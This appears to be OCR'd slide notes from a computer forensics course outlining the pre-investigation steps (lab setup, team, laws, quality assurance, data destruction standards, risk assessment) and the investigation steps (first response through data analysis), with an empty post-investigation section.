evidence


Notes:



Pre-investigation Phase

Steps Involved in the Pre-investigation Phase

Set Up a Computer Forensics Lab	A computer forensics lab (CFL) is a designated location for conducting **computer-based investigation** of the collected evidence in order to solve the case and find the culprit
Build the Investigation Team	The team is responsible for **evaluating the crime**, evidence, and criminals
Review Policies and Laws	Identify possible concerns related to **applicable federal statutes**, state statutes, and local policies and laws
Establish Quality Assurance Processes	Establish and follow a well-documented systematic process for investigating a case that ensures **quality assurance**
Data Destruction Industry Standards	Destruction of data using industry standard data destruction methods is **essential for sensitive data** that one does not want falling into the wrong hands
Risk Assessment	Risk assessment is useful to **understand information security issues** in a business context and to assess their impact on the business



Investigation Phase

Steps involved in the Investigation Phase


Initiate the Investigation Process

Incident responders should have a **clear idea about the goals of the examination** prior to conducting the investigation

Perform Computer Forensics Investigation

1. First Response
2. Search and Seizure
3. Collect the Evidence
4. Secure the Evidence
5. Data Acquisition
6. Data Analysis


Notes:



Post-investigation Phase

Steps involved in the Post-investigation Phase

